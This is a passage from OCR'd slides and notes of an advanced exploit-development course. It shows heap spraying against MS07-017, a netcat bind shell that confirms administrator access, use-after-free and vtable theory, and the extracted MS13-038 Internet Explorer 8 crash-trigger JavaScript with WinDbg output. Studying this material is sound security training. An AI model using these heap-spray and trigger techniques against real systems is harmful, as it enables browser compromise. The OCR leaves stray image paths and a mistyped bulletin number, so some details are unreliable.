0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D  ................
```


```
for (i=0;i<250;i++) memory[i] = block + shellcode;
</script>
<body style="CURSOR: url('test.ani')">
```

Demonstration: Increasing Our Heap Spray


By increasing the number of blocks we spray with our JavaScript to 250, we hit our desired address of 0x0d0d0d0d. As you can see in the Memory map, 0x0d0d0d0d holds our "0d" NOP sled. As mentioned previously, 0x90 and other NOP-like instructions may be used in the spray. At the bottom of the sled is our shellcode, not shown in the slide. The small disassembled code block shown is inside of ntdll.dll and is responsible for calling the SE Handler that we have overwritten with 0x0d0d0d0d.

Demonstration: We're In...!!!

- Process stays alive and our code is executed
- Port 28876 or 8080 is listening, connecting with netcat



```
C:\>netstat -na |find "28876"
  TCP    0.0.0.0:28876          0.0.0.0:0              LISTENING
```




Administrator: C:\Windows\system32\cmd.exe - nc 127.0.0.1 28876

```
C:\>nc 127.0.0.1 28876
Microsoft Windows [Version 6.0.6000]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Users\Stephen.Sims\Desktop>echo %USERNAME%
echo %USERNAME%
Stephen.Sims

C:\Users\Stephen.Sims\Desktop>net localgroup Administrators
net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the compu
ter/domain

Members

-------------------------------------------------------------------------------
Administrator
Stephen.Sims
The command completed successfully.
```

We're an Administrator!

Demonstration: We're In...!!!

Passing any exceptions and allowing execution to continue results in successful shellcode execution. As you can see, port 28876 or 8080 is open, and we are able to connect with netcat. We then check to see who we've logged in as and check the group memberships. This user is part of the Administrators group!




Demonstration: Remedial Heap Spraying Against MS07-017

- Basic heap spraying is easy to understand and visualize
- We simply spray more blocks until we extend the heap far enough to reach our desired memory address
- Many different addresses can be used for pointer overwrites
- This becomes more delicate when overwriting C++ vtables

Demonstration: Remedial Heap Spraying Against MS07-017

In this demonstration, basic heap spraying was shown as a valid attack technique. Often, modern browsers try and stop this style of heap spraying from being successful.




Course Roadmap

- Reversing with IDA and Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Advanced Windows Exploitation
- Capture the Flag

- The Windows Heap – Early Days
- Remedial Heap Exploitation
- The Modern Heap
- Remedial Heap Spraying
  - ➢ Demonstration: Heap Spraying - MS07-017
- Use-After-Free Vulnerabilities
- MS13-038 – Use-After-Free Bug Walkthrough
  - ➢ Exercise: MS13-038 – HTML+TIME Method
- MS17-006 – Update for Internet Explorer 11
  - ➢ Exercise: MS17-006 – Information Disclosure
- Appendix
  - MS13-038 – DEPS Modern Heap Spraying Walkthrough
  - Using Flash for Exploitation

Use-After-Free Vulnerabilities

In this module, we take a look at Use-After-Free attacks and object replacement.




Virtual Function Behavior and Use-After-Free Vulnerabilities (1)

- When an object is created from a C++ class and uses virtual functions:
  - A virtual pointer (vptr) is created at compile time as a hidden Class element, and stored as the first DWORD or QWORD of an instantiated object
  - This vptr points to a Virtual Function Table (vtable/vftable)
  - The vtable holds pointers to the virtual functions, starting from offset 0x0, 0x4, 0x8, 0xc, 0x10, 0x14, etc.
  - The vptr is loaded into a register such as EAX/RAX
  - A call is made to the appropriate offset from EAX/RAX for the desired virtual function

Virtual Function Behavior and Use-After-Free Vulnerabilities (1)

Use-After-Free vulnerabilities, also known as dangling pointers, occur when an object is deleted by a class destructor, but a reference to the object still exists. This can result in unknown behavior, but can often be exploited. When an object is instantiated from a C++ class and virtual functions are used, several things happen. The first DWORD or QWORD of the object holds something called a virtual pointer, or vptr. Note that this is not consistent among all compilers and architectures. The vptr may be located somewhere else within the object. For our purposes on x86/x64, and with Microsoft Visual Studio, the vptr is located as the first DWORD or QWORD. The vptr, created at compile time as a hidden Class element, points to a Virtual Function Table. We will call this the vtable, or vftable. The vtable holds pointers to various functions at offsets of 0x4 for 32-bit applications or 0x8 for 64-bit applications. Typically, the vptr from the object is loaded into EAX or RAX, and then an offset from this is dereferenced to get the relevant virtual function address.




Virtual Function Behavior and Use-After-Free Vulnerabilities (2)

- Cont.
  - A class constructor creates the object, and a destructor is called to delete the object
  - With complex applications such as browsers and word processing applications, smart pointers may be used for dynamic object tracking
  - A reference counter is maintained for the object
  - Typically, an AddRef() function is called to add a reference to the object, and Release() is called to remove a reference.
  - When the reference counter hits 0, the destructor is called and the object is deleted
  - If there is still a reference to the deleted object, we have a potential Use-After-Free situation

Virtual Function Behavior and Use-After-Free Vulnerabilities (2)

When an object is created from a class, a constructor is executed and HeapAlloc() is called with the appropriate size of the object. There are one or more references to the object maintained by a reference counter. New references are created with AddRef() and removed with Release(). When the reference counter for an object is decremented to 0, the class destructor is called on the object and it is deleted. If a reference still exists to the deleted object, we may have a Use-After-Free bug.



An Example of Virtual Function Table Behavior

- 1) mov reg2, [reg1 (VPTR_to_VTABLE)]
- 2) mov reg3, [reg2+virtual_function_offset]
- 3) call reg3

Object

reg1

1

VPTR
DATA
DATA
DATA
DATA

reg2

VTABLE

Virtual Function 1 – Offset 0x0
Virtual Function 2 – Offset 0x4
Virtual Function 3 – Offset 0x8
Virtual Function 4 – Offset 0xc
Virtual Function 5 – Offset 0x10
Virtual Function 6 – Offset 0x14
Virtual Function 7 – Offset 0x18
Virtual Function 8 – Offset 0x1c

2

reg3


3 CALL

SANS

SEC760 | Advanced Exploit Development for Penetration Testers 78

An Example of Virtual Function Table Behavior

On this slide is the type of behavior that occurs when a virtual function is being called. The first DWORD or QWORD in the object is typically the virtual pointer (vptr). It is pointed to by a register that we will call reg1. The object pointer in reg1 is dereferenced to get the vptr into reg2. We then have an offset dereferenced into the vtable to get the desired virtual function address. It is then called.




Course Roadmap

- Reversing with IDA and Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Advanced Windows Exploitation
- Capture the Flag

- The Windows Heap – Early Days
- Remedial Heap Exploitation
- The Modern Heap
- Remedial Heap Spraying
  - ➢ Demonstration: Heap Spraying - MS07-017
- Use-After-Free Vulnerabilities
- MS13-038 – Use-After-Free Bug Walkthrough
  - ➢ Exercise: MS13-038 – HTML+TIME Method
- MS17-006 – Update for Internet Explorer 11
  - ➢ Exercise: MS17-006 – Information Disclosure
- Appendix
  - MS13-038 – DEPS Modern Heap Spraying Walkthrough
  - Using Flash for Exploitation

MS13-038 – Use-After-Free Bug Walkthrough

In this module, we take a look at the MS13-038 Use-After-Free vulnerability that was used against the U.S. Department of Labor in April 2013. This is a great exercise for your first introduction to Use-After-Free.




MS13-038 – Use-After-Free Bug

- On Tuesday, May 14, 2013 Microsoft issued the security bulletin for MS13-038
  - Critical Use-After-Free Vulnerability
  - https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2013/ms13-038
  - Allows for remote code execution on Windows XP through Windows 7 OSs running IE8
- Publicly disclosed vulnerability discovered on April 30, 2013, found on the Department of Labor website, serving the exploit code to visitors
  - https://community.qualys.com/blogs/laws-of-vulnerabilities/2013/05/14/patch-tuesday-may-2013

MS13-038 – Use-After-Free Bug

On Tuesday, May 14, 2013, Microsoft issued a security bulletin addressing an exploit discovered on the U.S. Department of Labor website on April 30th being served up to visitors. The announcement can be found at https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2013/ms13-038. Microsoft released a temporary fix until the patch was released. Microsoft acknowledged the Use-After-Free vulnerability on May 3, 2013, and a Metasploit module was released shortly after. This was rated as a critical vulnerability and patch, as anyone running IE 8 on Windows XP through Windows 7 who visited a malicious web page hosting the exploit would likely be compromised. The vulnerability allowed for remote code execution.




Starting with the Trigger

- Once a trigger is created, discovered through fuzzing and such, we must determine the bug class
- We will walk through this bug through exploitation
- The goal is for you to understand Use-After-Free vulnerabilities and turn them into an exploit
- This section and lab will take time to complete
- We will be extracting the trigger from the published Metasploit module available at:
  - http://www.exploit-db.com/exploits/25294/
  - Trigger code was stripped down by this author

Starting with the Trigger

We will be working with the trigger, extracted and stripped down by this course author, taken from the Metasploit module published in May 2013 by sinn3r at www.exploit-db.com/exploits/25294/. We will be walking this bug through to exploitation. The goal is for you to understand how to identify a Use-After-Free vulnerability and turn it into a working exploit. This section may be a bit time-consuming, especially when you work through the exercise. A trigger file can be generated after finding a bug through fuzzing and such, or the easier path of finding an infected file containing a 0-day and extracting the exploit.



Trigger Code

- Often, you will be provided with code such as the following
- If this is truly the trigger to a Use-After-Free bug, we should be able to determine it quickly
- This code was extracted from the MS13-038 Metasploit module


```
f0 = document.createElement('span');
document.body.appendChild(f0);
f1 = document.createElement('span');
document.body.appendChild(f1);
f2 = document.createElement('span');
document.body.appendChild(f2);
document.body.contentEditable="true";
f2.appendChild(document.createElement('datalist'));
f1.appendChild(document.createElement('span'));
f1.appendChild(document.createElement('table'));
try{
    f0.offsetParent=null;
}catch(e) {
}f2.innerHTML="";
f0.appendChild(document.createElement('hr'));
f1.innerHTML="";
CollectGarbage();
```

Trigger Code

On this slide is the majority of the code that triggers MS13-018. It is often the case that you will be provided with this type of code, which serves as a trigger causing a crash. If the bug is truly a Use-After-Free bug, we should be able to determine that quickly. This code was extracted from the MS13-038 Metasploit module, stripped down to the minimum code needed to trigger the bug.

```
f0 = document.createElement('span');
document.body.appendChild(f0);
f1 = document.createElement('span');
document.body.appendChild(f1);
f2 = document.createElement('span');
document.body.appendChild(f2);
document.body.contentEditable="true";
f2.appendChild(document.createElement('datalist'));
f1.appendChild(document.createElement('span'));
f1.appendChild(document.createElement('table'));
try{
    f0.offsetParent=null;
}catch(e) {
}f2.innerHTML="";
f0.appendChild(document.createElement('hr'));
f1.innerHTML="";
CollectGarbage();
```

Opening the Trigger File with IE 8



To help protect your security, Internet Explorer has restricted this webpage from running scripts or A... computer. Click here


Internet Explorer has stopped working

Windows can check online for a solution to the problem.

We get a crash when opening the MS13-038 HTML trigger file inside of Internet Explorer 8 and allowing the script to execute.

Opening the Trigger File with IE 8

This slide is a screenshot of the results after allowing Internet Explorer 8 to run the embedded JavaScript from within the trigger file. As you can see, we get a crash.



Attaching to the Process

- You have two options to catch the crash:
  - Option 1: Attach to iexplore.exe from WinDbg
    - Start up IE, but don't run the malicious script
    - Start up WinDbg, go to "File," "Attach to a process"
    - Attach to the lowest instance of iexplore.exe, which is the sysfader, press F5, and execute the malicious script
  - Option 2: Set WinDbg as your postmortem debugger
    - From an Administrative command shell, type in "windbg –I" (note that the "–I" is capitalized)
    - WinDbg is now the postmortem debugger and will automatically open when a crash is experienced
    - Simply run the malicious script without opening WinDbg first
    - To set it back to Dr. Watson (see the notes)

Attaching to the Process

In order to catch the crash inside of WinDbg, you should choose one of the following options:

Option 1: Attach to iexplore.exe from inside of WinDbg.


- First, start up Internet Explorer, but do not open or allow execution of the malicious script.
- Next, start up WinDbg, go to "File," and then select "Attach to a process."
- There may be two or three instances of iexplore.exe. Select the lowest one on the list, which will be the SysFader.
- Once attached, press F5 to continue execution and then run the malicious script.

Option 2: Set WinDbg as your postmortem debugger instead of Dr. Watson.

- Open up an Administrative command shell and type in "windbg –I". (Note that the "-I" is capitalized.)
- WinDbg is not set up as the postmortem debugger and will automatically open when a crash is experienced.
- Simply run the malicious script without WinDbg open.

To change the postmortem debugger back to Dr. Watson, open up regedit and go to the following path: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug.

Once there, double-click the "debugger" key and enter in "drwtsn32 -p %ld -e %ld -g" (including the quotation marks).



From Inside WinDbg

- When running IE 8 inside of WinDbg and triggering the bug, we get the following results:

```
(c14.bd0):Access violation-code c0000005(first chance)
First chance exceptions are reported before any
exception handling. This exception may be expected and
handled.
eax=6cada5d4 ebx=03113188 ecx=004bfe48 edx=144b8b08
esi=022cee70 edi=00000000 eip=144b8b08 esp=022cee40
ebp=022cee5c iopl=0 nv up ei pl zr na pe nc cs=001b
ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010246
144b8b08 ??                ???
```

- As you can see, EIP is pointing to invalid memory

